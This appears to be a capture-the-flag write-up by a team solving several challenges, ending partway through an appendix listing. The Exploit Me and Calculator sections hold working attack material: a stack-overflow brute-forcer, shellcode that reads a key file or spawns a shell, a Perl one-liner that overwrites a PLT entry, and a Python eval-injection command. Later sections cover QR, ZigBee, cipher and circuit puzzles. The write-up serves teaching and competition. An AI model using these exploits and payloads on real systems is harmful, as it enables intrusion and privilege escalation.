Launching "exploitme" revealed that it takes one argument that should be a number, awaits a string at the standard input, and then prints the given number of characters from the given string to the standard output:

```
$ ./exploitme 1
asdf
a
```

Let's see what disassembler says. The headers information from the

```
objdump's output:

Program Header:
   ...
   STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align
2**2
         filesz 0x00000000 memsz 0x00000000 flags rwx
```

Hurray! The authors of this task kindly marked the stack segment as executable. This days compilers tend to do the opposite, so we can recognize this fact as a sign of the right way. Recalling that the host was Ubuntu, which means there was no kernel patch to prevent stack execution, we concluded that the possible solution is to use shellcode placed somewhere in the stack segment.

There are many functions in the text segment of "exploitme", because it utilizes statically linked "diet libc". The good news is that the executable wasn't stripped, and we can recognize all these functions.

Let's see the main function with added comments:

```
08048187 <main>:

/* tweak the stack */
 8048187:  55                    push   ebp
 8048188:  89 e5                 mov    ebp,esp
 804818a:  83 e4 f0              and    esp,0xfffffff0
 804818d:  81 ec 20 02 00 00     sub    esp,0x220

/* check for the number of arguments */
 8048193:  83 7d 08 02           cmp    DWORD PTR [ebp+0x8],0x2
 8048197:  74 21                 je     80481ba <main+0x33>
```

```
/* display error and exit, if not 2 */
 8048199:  8b 45 0c             mov    eax,DWORD PTR [ebp+0xc]
 804819c:  8b 00                mov    eax,DWORD PTR [eax]
 804819e:  89 44 24 04          mov    DWORD PTR [esp+0x4],eax
 80481a2:  c7 04 24 9e a3 04 08 mov    DWORD PTR [esp],0x804a39e
 80481a9:  e8 e2 06 00 00       call   8048890 <printf>
 80481ae:  c7 04 24 01 00 00 00 mov    DWORD PTR [esp],0x1
 80481b5:  e8 ed 0a 00 00       call   8048ca7 <__libc_exit>

/* convert the argument to a number */
 80481ba:  8b 45 0c             mov    eax,DWORD PTR [ebp+0xc]
 80481bd:  83 c0 04             add    eax,0x4
 80481c0:  8b 00                mov    eax,DWORD PTR [eax]
 80481c2:  89 04 24             mov    DWORD PTR [esp],eax
 80481c5:  e8 1e 02 00 00       call   80483e8 <strtoul>
 80481ca:  89 84 24 1c 02 00 00 mov    DWORD PTR [esp+0x21c],eax

/* compare the number with 0x1ff */
 80481d1:  81 bc 24 1c 02 00 00 cmp    DWORD PTR [esp+0x21c],0x1ff
 80481d8:  ff 01 00 00
 80481dc:  76 1e                jbe    80481fc <main+0x75>

/* write error to the log and exit, if greater */
 80481de:  c7 04 24 bc a3 04 08 mov    DWORD PTR [esp],0x804a3bc
 80481e5:  e8 47 ff ff ff       call   8048131 <log_error>
 80481ea:  85 c0                test   eax,eax
 80481ec:  74 0e                je     80481fc <main+0x75>
 80481ee:  c7 04 24 02 00 00 00 mov    DWORD PTR [esp],0x2
 80481f5:  e8 26 ff ff ff       call   8048120 <myexit>
 80481fa:  85 c0                test   eax,eax

/* use fgets() on stdin to retrieve the string of given length */
 80481fc:  8b 15 9c b4 04 08    mov    edx,DWORD PTR ds:0x804b49c
 8048202:  8b 84 24 1c 02 00 00 mov    eax,DWORD PTR [esp+0x21c]
 8048209:  89 54 24 08          mov    DWORD PTR [esp+0x8],edx
 804820d:  89 44 24 04          mov    DWORD PTR [esp+0x4],eax
 8048211:  8d 44 24 1c          lea    eax,[esp+0x1c]
 8048215:  89 04 24             mov    DWORD PTR [esp],eax
 8048218:  e8 97 04 00 00       call   80486b4 <fgets_unlocked>

/* print out the read string */
 804821d:  8d 44 24 1c          lea    eax,[esp+0x1c]
 8048221:  89 04 24             mov    DWORD PTR [esp],eax
 8048224:  e8 99 06 00 00       call   80488c2 <puts>

/* exit with code 0 */
 8048229:  b8 00 00 00 00       mov    eax,0x0
 804822e:  c9                   leave
 804822f:  c3                   ret
```

NOTE: stdin FILE * structure resides on address ds:0x804b49c, as can be seen in procedure "__fflush_stdin".

First thing to note, there is no canary protection on the main function. Let's perform some arithmetic. At the stack frame creation, the esp register rounds down to the nearest multiple of 16 and gets

decremented by 0x220. The buffer resides at address esp+0x1c, and it's length is 0x1ff according to fgets function. No oferflow here.

Second, there is strange jump instruction at 0x80481ec that passes the control to the rest of the main function if the log_error function returned zero. Diving into this function shows that the zero is returned if there was problems with opening the log file. Apparently, there are always some problems :) This all means that there is no real check for bounds of the buffer.

The bad news is that there is ASLR enabled, so it is hard to gues the jump address. The frame to overflow belongs to the main function and resides near the top of the stack. A number of trials showed that there is about 3k space. Not enough for brute force, so let's place the shellcode into the buffer and use stack overflow just to modify the return address.

The simple brute force program written in C:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define SC_LENGTH 128000

char sc[SC_LENGTH];

int main(int argc, char * argv[])
{
   int status, I, shelllen;
   pid_t child;
   char *env[2] = {sc, NULL};
   FILE * shf;
   char shell[1024];

   if (argc != 2) {
      fprintf(stderr, "usage: %s <program to bruteforce>\n", argv[0]);
      exit(1);
   }

   shf = fopen("shellcode", "rb");
   fread(shell, 1, sizeof(shell), shf);
   fclose(shf);
   shelllen = strlen(shell);
   strcpy(sc, "SC=");
   memset(sc + 8, (char)0x90, SC_LENGTH - 3 - shelllen - 1);
   strcat(sc, shell);

   do {
      if ((child = fork()) == 0) {
         int fd = open("expl", O_RDONLY);
         if (fd == -1) {
            perror("open()");
```

```
            exit(1);
        }
        dup2(fd, 0);
        execle(argv[1], argv[1], "536", NULL, env);
    } else {
        waitpid(child, &status, 0);
    }
  } while (status);
  return 0;
}
```

Here the “expl” file contains the possible address within the shellcode repeaded 134 times (0xbfd99999 will do the job). Here is the code in NASM from which the possible “shellcode“ could be compiled:

```
[BITS 32]
    jmp short _call
_pop:
    pop ebx
    xor eax, eax
    mov ecx, ebx
    add cl, cmdlen
    mov [ecx], eax
    add cl, 4 + filenamelen
    mov [ecx], eax
    add cl, 4
    mov [ecx], ebx
    add cl, 4
    mov edx, ebx
    add dl, cmdlen + 4
    mov [ecx], edx
    add cl, 4
    mov [ecx], eax
    mov edx, eax
    mov ecx, ebx
    add cl, cmdlen + 4 + filenamelen + 4
    mov al, 11
    int 0x80
    xor eax, eax
    inc eax
    int 0x80
_call:
    call _pop
    cmd db "/bin/cat"
    cmdlen equ $-cmd
    times 4 db 0xff
    filename db "/opt/pctf/z2/key"
    filenamelen equ $-filename
    times 4 db 0xff
    times 3 dd 0xffffffff
```

After a number of unsuccessful trials the bruter printed the desired content to the terminal:

key: **EASTEREGGHUNTS_ARE_FUN**

20. None

21. None

22. None

23. Exploit Me :p

After some debugging & reversing, we found that there is vulnerability in

```
8048563:        e8 0d 00 00 00          call   8048575 <exit@plt+0x141>
; f(argv[1], atoll(argv[2]), atoi(argv[3]))
```

Which gives possibility to overwrite certain addresses with certain values, and this function is called from main()

Here happens overwriting:

```
80485b2:        89 10                   mov    %edx,(%eax)
```

So we overwrite function pointer for exit in plt, which is called right after. By doing that we manage to set EIP to 0x80484D2

```
80484d2:        5b                      pop    %ebx
80484d3:        5d                      pop    %ebp
80484d4:        c3                      ret
```

Now the stack would look like:

From $esp:

[JUNK] [JUNK] [ADDRESS OF SHELLCODE], so 2 first words would be popped and discarded, while ret returns to shellcode. By doing that, we can bypass ASLR, because address of shellcode is already placed on the stack.

Now, we create exploit. In the example below, 134513874 == 0x80484D and 68 is amount of bytes that are copied in strncpy, and are called in function f. And "\xf4\x97\x04\x08" is the address we're overwriting (function pointer to exit).

```
./exploitMe `perl -e 'print "\x90" x 23 .
"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\
xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x5
3\x89\xe1\xb0\x0b\xcd\x80" . "\xf4\x97\x04\x08 " . "134513874 68"'`
$ id
uid=6025(exp_25) gid=1007(expusers) egid=1008(expkey)
groups=1007(expusers)
```

The key is: **K3Ys_t0_15_M1nUtEs_0f_F4mE**

24. Calculator

That task was really simple. So simple that i didn't even wanted to make a write-up.

Calculator is a python script which grabs one line, processes it with some filtering method and evaluates. Quotes, dots and other dangerous things are not allowed but (!) function calls are.

And our side of pipe is connected to stdin and stdout of that script. So, the only left step is to find any imported method which will bother itself to read our code from stdin and execute it. Such as 'input()'.

Some '__import__("os").system("cat /home/calculator/key")' magic, and task was solved.

Key: **Y0_dawg,_I_he4rd_you_l1ke_EvA1!**

25. None

26. None

27. None

28. Crossword Masters

This task was really tricky, and we were sooo happy when we finally solved it ☺.

We are given an archive with 3 PNGs and 1 PDF inside. The crossword.png is a crossword and the clues.pdf contains the clues (what a surprise!). We also have a QR code in Scrabble.png which can be decoded into “ABDGIKMOPSTW” and something looking like an inverted damaged QR code which seems to be the most crucial file, as they forgot to include it into the attachment at first.

Well, the first thing we notice is that the crossword and the 0_~.png have the same number of cells. So maybe it is a kind of mask.

Seems like we have to solve the crossword… it was quite interesting, though. Here is almost finished version:

After a few attempts of combining a mask and a crossword, we come up with idea of restoring damaged QR code based on the letters in the crossword.


So we need to do the following steps:

1. Invert the 0_~.png:

2. Combine it with the crossword and mark letters not from the Scrabble set (initially, orange cells were white and green were black):

You'll get something like this:

3. Then just invert back those marked cells:



4. Decode it.
5. Profit!

© muodov, SSH Team

29. Family Photo!

We are given an animated GIF file with QR codes on every frame. Each code can be decoded into some text strings, but this is not what we need.

After a while we can notice that there are not only black and white pixels, but also some grey ones.

And all we need is love cut out all grey pixels, make a new QR code and add necessary finder and timing patterns.

Profit!

30. Sticky Note

To solve task you have to reflect image along leading diagonal.

1.
2.

31. QR Legos

Coming soon =(

32. That's no Bluetooth

Description:

We captured this network traffic from outside of an AED employee's home. Decrypt it and find the key.

Update: Our operatives were able to decrypt packet #18 in the capture file.

The decrypted data is 18060a0700421a63343a636f6e74726f6c345f73723235303a43342d535232353004004208303 32e30312e3534050020040600213c00 or (printable text only)

Bc4:control4_sr250:C4-SR250B03.01.54 !< If you aren't getting the correct values, make sure your keys are correct, and that they are entered correctly. Keep in mind bits sometimes flip when transmitting signals wirelessly.

No blue tooth?

Open pcap file with Wireshark and you will see a lot of IEEE 802.15.4 and ZigBee packages. Now it's time to read specification for ZigBee and find out that the communication is encrypted using AES-CTR-128bit and AES key is sent in clear. Using killerbee tool zbdsniff we get the key:

```
:~$ zbdsniff bee.pcap
Processing bee.pcap
NETWORK KEY FOUND: 00:4c:4f:4c:5f:65:65:42:67:69:5a:5f:46:54:43:70
  Destination MAC Address: 00:0f:ff:00:00:41:5b:1a
  Source MAC Address:      ff:ff:ff:ff:ff:ff:ff:ff
Processed 1 capture files.
```

Let's try to decrypt the capture using this key! In Wireshark go to Edit > Preferences > Protocols > ZigBee NWK, set Network Key and take a look on ZigBee frames. Hmm, it's not look better. Maybe something wrong with AES key?

The AES key “pCTF_ZigBee_LOL\x00” is in corrupted package #13. Let's try to recover it, using known FCS. Here FCS is CRC16-CCITT Kermit (reversed polynom 0x8408). Brute last byte (see sources in appendix) and get correct AES key - pCTF_ZigBee_LOL\xEA. In Wireshark go to Edit > Preferences > Protocols > ZigBee NWK and set Network Key to EA:4C:4F:4C:5F:65:65:42:67:69:5A:5F:46:54:43:70 (reverse representation). Look through the packets and in #395 find the key.

Key: **z1gb33_r0ck5**.

© ZiZu, SSH Team

Appendix

```
#include <stdio.h>
char packet[] =
"\x61\x88\x6e\x59\x33\x55\x36\x00\x00\x08\x00\x55\x36\x00\x00\x1e"
"\x7a\x01\x3d\x05\x01\x70\x43\x54\x46\x5f\x5a\x69\x67\x42\x65\x65"
"\x5f\x4c\x4f\x4c\x00\x00\x1a\x5b\x41\x00\x00\xff\x0f\x00\xff\xff"
                "\xff\xff\xff\xff\xff\xff";
#define LENGTH 54
unsigned short crc_16() {
    unsigned short crc = 0;
    unsigned char i;
    for(i = 0; i < LENGTH; ++i) {
        char chr = packet[i];
        int j;
        for (j = 0; j < 8; ++j) {
            crc = (crc & 1) ^ (chr & 1) ? (crc >> 1) ^ 0x8408 : crc >>
1;
            chr >>= 1;
        }
    }
    return crc;
}
void main() {
    int i;
    unsigned short crc;
    for(i = 0; i < 256; i++) {
        crc = crc_16();
        if(crc == 0xD3A1) {
            printf( "%X\n", i);
            return;
        }
        packet[36]++;
    }
}
```

33. None

34. We play cards

On the video, we can see solitaire. But that's a crypto task, so looks like we've a deck for Bruce Schneier's Solitaire Encryption Algorithm.

Download python implementation, set the deck = [26, 53, 54, 18, 11, 24, 45, 10, 31, 43, 12, 25, 44, 48, 7, 30, 33, 2, 23, 22, 38, 42, 20, 5, 1, 50, 49, 27, 9, 32, 17, 37, 29, 40, 6, 4, 21, 14, 8, 35, 46, 16, 41, 34, 15, 3, 28, 51, 19, 47, 36, 13, 39, 52].

```
$ python sol.py
WHYDODINOSAURSSORTCARDSANDLOSEATSORTINGWHEREISTHEFUN
```

35. None

36. I'M HUNGRY!..as hell

We have a GUI MFC application to make food orders and this list:

```
10 Regular Hamburgers
5 Cheeseburgers
17 French Fries
8 Hot Dogs
20 Regular Coke
```

They say if we punch that list into that app, we get the key. And to prevent that there is a limit of no more than 25-elements order. There is also a buggy (almost never working) limit of 100$. For each order we get some "order confirmation code" ('code' for brief).

Since IDA failed to disassemble this MFC application (not a surprise) and someone made it debugger-unfriendly, I decided to try some analytics:

I had a black box with GUI, I decided to make some tests on code generation procedure.

(Test 0: It looks like there is no difference in elements order in a list, take 3 hamburgers and 4 coke or 4 coke and then 3 hamburgers or even 1 coke, 1 hamburger, 1 coke, (...) you get the same code.)

Test 1: It appeared, that if we order more than 10 Regular Hamburgers, we still get the same code. The same is true for other foods, let's call this phenomenon a code stabilization and see how many items it takes to stabilize:

Item	Code is stable starting from # items
1. Regular Hamburger	10
2. Cheeseburger	13
3. French Fries	13
4. Chicken Sub	14
5. Hot Dog	18
6. Regular Coke	13

(That's in a theory, we can't observe the code for more than 25 hamburgers)

Test 2: Let's add some food other than hamburgers to the list and then we start adding hamburgers. It will take no more than 10 of them for the code to stabilize. The same is true for other foods, so there is no effect on the code if we take 17 or 13 french fries. The following subset will most likely produce the same order confirmation code:

```
10 Regular Hamburgers
5 Cheeseburgers
13 French Fries
8 Hot Dogs
13 Regular Coke
```

(It's still consist of more than 25 items, but let's take one more step)

Test 3: Let's take 5 hamburgers and start adding hot dogs. It will take only 9 hot dogs to stabilize the code. Now let's take 4 hot dogs and start adding hamburgers. The code will stabilize after only 8 of them. And if we take 4 cheeseburgers, 4 coke and start adding french fries we will need only 5 of them. Good news: looks like there are some considerably smaller subsets of previous list which will produce the same code.

Test 4: Let's take an equal amount of each food, except for chicken sub, which is not on the list. 25/5 is 5, so we take 5 hamburgers and so on. It appears that we get a key, but let's put it aside. For science.

OK, we take 3 amounts of each food. Then we start adding hamburgers only to see the already stabilized code. Actually, why not instead remove one? Then we start adding cheeseburgers, see the key again. We do not continue, because we already have 5 of them. As with the hamburgers, we need only 2 french fries (and we still see the key, but let's keep ignoring it). Reduce the number of hot dogs to 1. Finally we can observe that adding coke does not change the code, the resulting list would be the following:

```
2 Regular Hamburgers
5 Cheeseburgers
2 French Fries
1 Hot Dog
3 Regular Coke
```

The smaller one would be:

```
5 Regular Hamburgers
5 Cheeseburgers
2 French Fries
```

How do we know that those subsets give us the same code as the list from **Test 2**? Simple: we add missing items to them only to see that the code is stable.

37. ECE's revenge

This circuit is attached to this arduino sketch

Notice: the original sketch does not compile with the most recent Arduino software. A version that should be equivalent and compilable can be found here. The original sketch functions correctly when emulated in "Virtual BreadBoard".

Your task is to select the input for the circuit diagram (the 10 pins) which will lead to the correct 8 pins (whose output you must also specify) of the arduino (pin1-pin8 on J2 on the left corresponds to digital

input 0-7 on the arduino) output high to digital pin 8 on the Arduino, unlocking the secret door in the amalgamated control room. Use the checkboxes to select the proper input bits.

We have following schematics

```
x1  \          +------------+          +------------+
x2   \         |scheme from |          | mainboard  |
x3    \        |     png    | ouputs   | with micro-|
x4     \       |            | of board | controller | exit door |
x5 |inputs===>|            |=========>|            |  contr.   |
x6  (10)|====>|            |=========>|  Arduino   |========>  |
x7     /       |            | (8 pcs)  |            | (1 pcs)   |
x8    /        |            |          |            |           |
x9   /         |            |          |            |
x10 /          +------------+          +------------+
```

Main goal - get 1 on the output of Arduino, which opens the door.

We have a source of program for controller. The main function there: loop(), which reads data from the inputs, does its magic and sends either 0 or 1 to the output.

Since there are only 8 bits of data which are on the input side, we can bruteforce all combinations and find those where we get 1 on the output.

Here is the source.

```
int n = 0;
for(int i=0;i < 8;i++) {
      n *= 2;
      if (digitalRead(i) == HIGH) {
            n++;
      }
}
```

We can see reading of the input conditions and assembly of the byte. Input Nr.0 is getting read first and therefore becomes highest bit.

```
byte[] r = h(db[n]);
```

Here is some function which is getting called, that gets data from the input (which is already transformed into a byte), returns array of data

```
int v = HIGH;

for(int i=0;i < 8;i++) {
      if (r[i] != ck[i]) {
            v = LOW;
      }
}
digitalWrite(8, v);
```

We see later on a cycle which checks first 8 bytes of received array (r[]) and array-template (ck[]), which is statically defined in the program. If the are equal - "v" will be still TRUE and digitalWrite will write "1" to the output.

We rewrite this whole program onto C, and instead of block of inputs we'll bruteforce all numbers from 0 to 255. And instead of digitalWrite we will return result 1 or 0.

Bruteforce gives the only result which is: 237 (1110 1101).

Now we know exactly what is expected by the controller according to the schematics from png. It has 10 inputs, and we can bruteforce them too.


We rewrite schematics into the simple program, the only "difficult" element is IC1 (74LS49N). It is a crypter from 2 into 7-th' type code for LCD 7-segments indicators. To understand its logic we have to find a datasheet (googled it) and we create function based on that.

After writing emulator, we run bruteforcer on inputs, it will give us 2 results:

```
915: 1110010011
979: 1111010011
```

Fill in the form (it has to be done in reversed order), and voila - we're done :)

Code is below in challenge appendix.



Appendix

```
//---------------------------------------------------------------------------

#include <vcl.h>
#pragma hdrstop

#include "Unit1.h"
//---------------------------------------------------------------------------
#pragma package(smart_init)
#pragma resource "*.dfm"
TForm1 *Form1;
//---------------------------------------------------------------------------
__fastcall TForm1::TForm1(TComponent* Owner)
        : TForm(Owner)
{
}
//---------------------------------------------------------------------------

AnsiString db[256];
BYTE ck[8] ;

void setup()
{
//    for(int i=0;i < 8;i++) {
//         pinMode(i, INPUT);
//    }
//    pinMode(8, OUTPUT);
      db[0] = "unravelled";
      db[1] = "coached";
      db[2] = "paroxysms";
      db[3] = "Av";
      db[4] = "tarted";
      db[5] = "energized";
      db[6] = "ironical";
      db[7] = "jailer";
      db[8] = "cheesed";
      db[9] = "haggling";
      db[10] = "background";
      db[11] = "squeaking";
      db[12] = "rehired";
      db[13] = "woefuller";
      db[14] = "rollerskating";
      db[15] = "God";
      db[16] = "queens";
      db[17] = "nighttime";
      db[18] = "insulators";
      db[19] = "maneges";
      db[20] = "womanizers";
      db[21] = "owner";
      db[22] = "pinfeather";
      db[23] = "snuffled";
      db[24] = "extroversion";
      db[25] = "maddening";
      db[26] = "height";
      db[27] = "intervene";
      db[28] = "fulfils";
      db[29] = "sifted";
```

```
db[30] = "recovery";
db[31] = "Diaspora";
db[32] = "bitings";
db[33] = "solvents";
db[34] = "unhooking";
db[35] = "perpetuate";
db[36] = "fears";
db[37] = "Barranquilla";
db[38] = "dabbled";
db[39] = "curd";
db[40] = "thin";
db[41] = "tadpole";
db[42] = "albinos";
db[43] = "Unicode";
db[44] = "Bulgarian";
db[45] = "tannest";
db[46] = "rubbish";
db[47] = "spiritualism";
db[48] = "supplest";
db[49] = "nauseated";
db[50] = "polyphony";
db[51] = "parricide";
db[52] = "garlicking";
db[53] = "sixths";
db[54] = "farming";
db[55] = "Taurus";
db[56] = "surpasses";
db[57] = "dismounted";
db[58] = "whimsies";
db[59] = "protrudes";
db[60] = "outhouses";
db[61] = "unhook";
db[62] = "secs";
db[63] = "aspirating";
db[64] = "loiterer";
db[65] = "defeats";
db[66] = "syphilises";
db[67] = "sickled";
db[68] = "overindulgence";
db[69] = "crumb";
db[70] = "vulgarer";
db[71] = "exacting";
db[72] = "reverencing";
db[73] = "Suez";
db[74] = "supercomputer";
db[75] = "irritation";
db[76] = "megs";
db[77] = "hamburger";
db[78] = "relinquished";
db[79] = "primrosing";
db[80] = "scurviest";
db[81] = "lintels";
db[82] = "gallows";
db[83] = "singularity";
db[84] = "lustily";
db[85] = "snoozing";
db[86] = "Louisianan";
db[87] = "gonorrhoea";
```

```
db[88] = "readiness";
db[89] = "peroration";
db[90] = "steals";
db[91] = "builds";
db[92] = "imbalanced";
db[93] = "stationing";
db[94] = "pessimist";
db[95] = "manure";
db[96] = "perpendicular";
db[97] = "allocated";
db[98] = "aorta";
db[99] = "dermatologist";
db[100] = "uselessness";
db[101] = "Kramer";
db[102] = "transience";
db[103] = "civilization";
db[104] = "explorer";
db[105] = "corrective";
db[106] = "tilled";
db[107] = "whale";
db[108] = "jeer";
db[109] = "hunt";
db[110] = "scalloped";
db[111] = "retorted";
db[112] = "delineate";
db[113] = "pools";
db[114] = "voles";
db[115] = "superpowers";
db[116] = "expert";
db[117] = "diverge";
db[118] = "Easterners";
db[119] = "nightclubs";
db[120] = "blindsiding";
db[121] = "sapped";
db[122] = "purification";
db[123] = "Coleman";
db[124] = "Hausdorff";
db[125] = "hydrotherapy";
db[126] = "titter";
db[127] = "flash";
db[128] = "cauterizing";
db[129] = "adjudged";
db[130] = "convict";
db[131] = "Hargreaves";
db[132] = "Crest";
db[133] = "greenest";
db[134] = "forgone";
db[135] = "totaling";
db[136] = "flunks";
db[137] = "Gil";
db[138] = "incubate";
db[139] = "generator";
db[140] = "beneficent";
db[141] = "impends";
db[142] = "journeymen";
db[143] = "grouped";
db[144] = "customizes";
db[145] = "slandering";
```

```
db[146] = "technician";
db[147] = "Nicaragua";
db[148] = "misdoing";
db[149] = "particles";
db[150] = "dells";
db[151] = "holster";
db[152] = "wand";
db[153] = "mushes";
db[154] = "overpowered";
db[155] = "scrimps";
db[156] = "interviewers";
db[157] = "Jeff";
db[158] = "diffident";
db[159] = "cramming";
db[160] = "macrons";
db[161] = "adapters";
db[162] = "Epicurean";
db[163] = "listener";
db[164] = "Ghazvanid";
db[165] = "blinkers";
db[166] = "dishtowels";
db[167] = "yuckiest";
db[168] = "swords";
db[169] = "sympathizer";
db[170] = "interlarding";
db[171] = "biplanes";
db[172] = "timid";
db[173] = "charting";
db[174] = "unionize";
db[175] = "cuffed";
db[176] = "dogmatists";
db[177] = "affirmatively";
db[178] = "rams";
db[179] = "prevalent";
db[180] = "torpedoes";
db[181] = "setup";
db[182] = "thronged";
db[183] = "deploying";
db[184] = "battled";
db[185] = "targeting";
db[186] = "rug";
db[187] = "doughier";
db[188] = "relented";
db[189] = "riffle";
db[190] = "orthogonality";
db[191] = "wholesomeness";
db[192] = "reeling";
db[193] = "Hubble";
db[194] = "requiting";
db[195] = "fireplaces";
db[196] = "placarding";
db[197] = "unrivalled";
db[198] = "registered";
db[199] = "bow";
db[200] = "lifesavers";
db[201] = "evacuation";
db[202] = "howdies";
db[203] = "hexed";
```

```
db[204] = "Lao";
db[205] = "mayday";
db[206] = "binning";
db[207] = "filthy";
db[208] = "Inge";
db[209] = "plusher";
db[210] = "temple";
db[211] = "shrimped";
db[212] = "mendicants";
db[213] = "irresponsibly";
db[214] = "chronically";
db[215] = "ploy";
db[216] = "nought";
db[217] = "closeted";
db[218] = "differs";
db[219] = "reheats";
db[220] = "dirtiest";
db[221] = "denouncing";
db[222] = "aforementioned";
db[223] = "muffing";
db[224] = "humpbacked";
db[225] = "Jerrold";
db[226] = "progesterone";
db[227] = "papping";
db[228] = "bilges";
db[229] = "hobgoblin";
db[230] = "virtuously";
db[231] = "Quonset";
db[232] = "Blackstone";
db[233] = "widespread";
db[234] = "politicizing";
db[235] = "avert";
db[236] = "caduceus";
db[237] = "clamber";
db[238] = "rakishly";
db[239] = "Chibcha";
db[240] = "flooded";
db[241] = "her";
db[242] = "overstepping";
db[243] = "pureness";
db[244] = "utility";
db[245] = "yeah";
db[246] = "fortune";
db[247] = "unforgiving";
db[248] = "documentary";
db[249] = "debarring";
db[250] = "forsythia";
db[251] = "blossoms";
db[252] = "detonates";
db[253] = "Hanukkahs";
db[254] = "velocity";
db[255] = "procedure";

ck[0] = 31;
ck[1] = -48;
ck[2] = 13;
ck[3] = 53;
ck[4] = 9;
```

```
      ck[5] = 96;
      ck[6] = 60;
      ck[7] = -15;
}

void h(AnsiString k, BYTE *S) {
//    byte[] S = new byte[256];
      for(int i=0;i < 256;i++) {
            S[i] = (BYTE)(i);
      }
      int j = 0;
      for(int i=0;i < 256;i++) {
            j = (j + S[i] + ((BYTE)k[(i % k.Length())+1])) % 256;
            BYTE t = S[j];
            S[j] = S[i];
            S[i] = t;
      }

//    return S;
}

int loop(int n)
{
/*
         BOOL ttt[8]={1,1,1,0,1,1,0,1};
      int n = 0;
      for(int i=0;i < 8;i++) {
            n *= 2;
            if (ttt[i] == 1) {
                  n++;
            }
      }
*/
         BYTE r[256];
         h(db[n],r);
//    byte[] r = h(db[n]);

//    delay(100);

      int v = 1;//HIGH;

      for(int i=0;i < 8;i++) {
            if (r[i] != ck[i]) {
                  v = 0;//LOW;
            }
      }

         return v;
//    digitalWrite(8, v);
}

/*
int brute()
{
  for(int i=0;i<256;i++)
    if(loop(i))
      return i;
  return -1;
```

```
}

*/
AnsiString inttobin(int n)
{
  AnsiString r;
  for(int i=7;i>=0;i--)
    if(n&(1<<i)) r+="1"; else r+="0";
  return r;
}
void __fastcall TForm1::Button1Click(TObject *Sender)
{
  setup();
//  int n=brute();

  for(int i=0;i<256;i++)
    if(loop(i))
    {
      Memo1->Lines->Add(IntToStr(i)+": "+inttobin(i));
    }
}
//---------------------------------------------------------------------

//---------------------------------------------------------------------
#include <vcl.h>
#pragma hdrstop

#include "Unit1.h"
//---------------------------------------------------------------------
#pragma package(smart_init)
#pragma resource "*.dfm"
TForm1 *Form1;
//---------------------------------------------------------------------
__fastcall TForm1::TForm1(TComponent* Owner)
        : TForm(Owner)
{
}
//---------------------------------------------------------------------

int ll74table[16]={
0x7e,        //111 1110      0
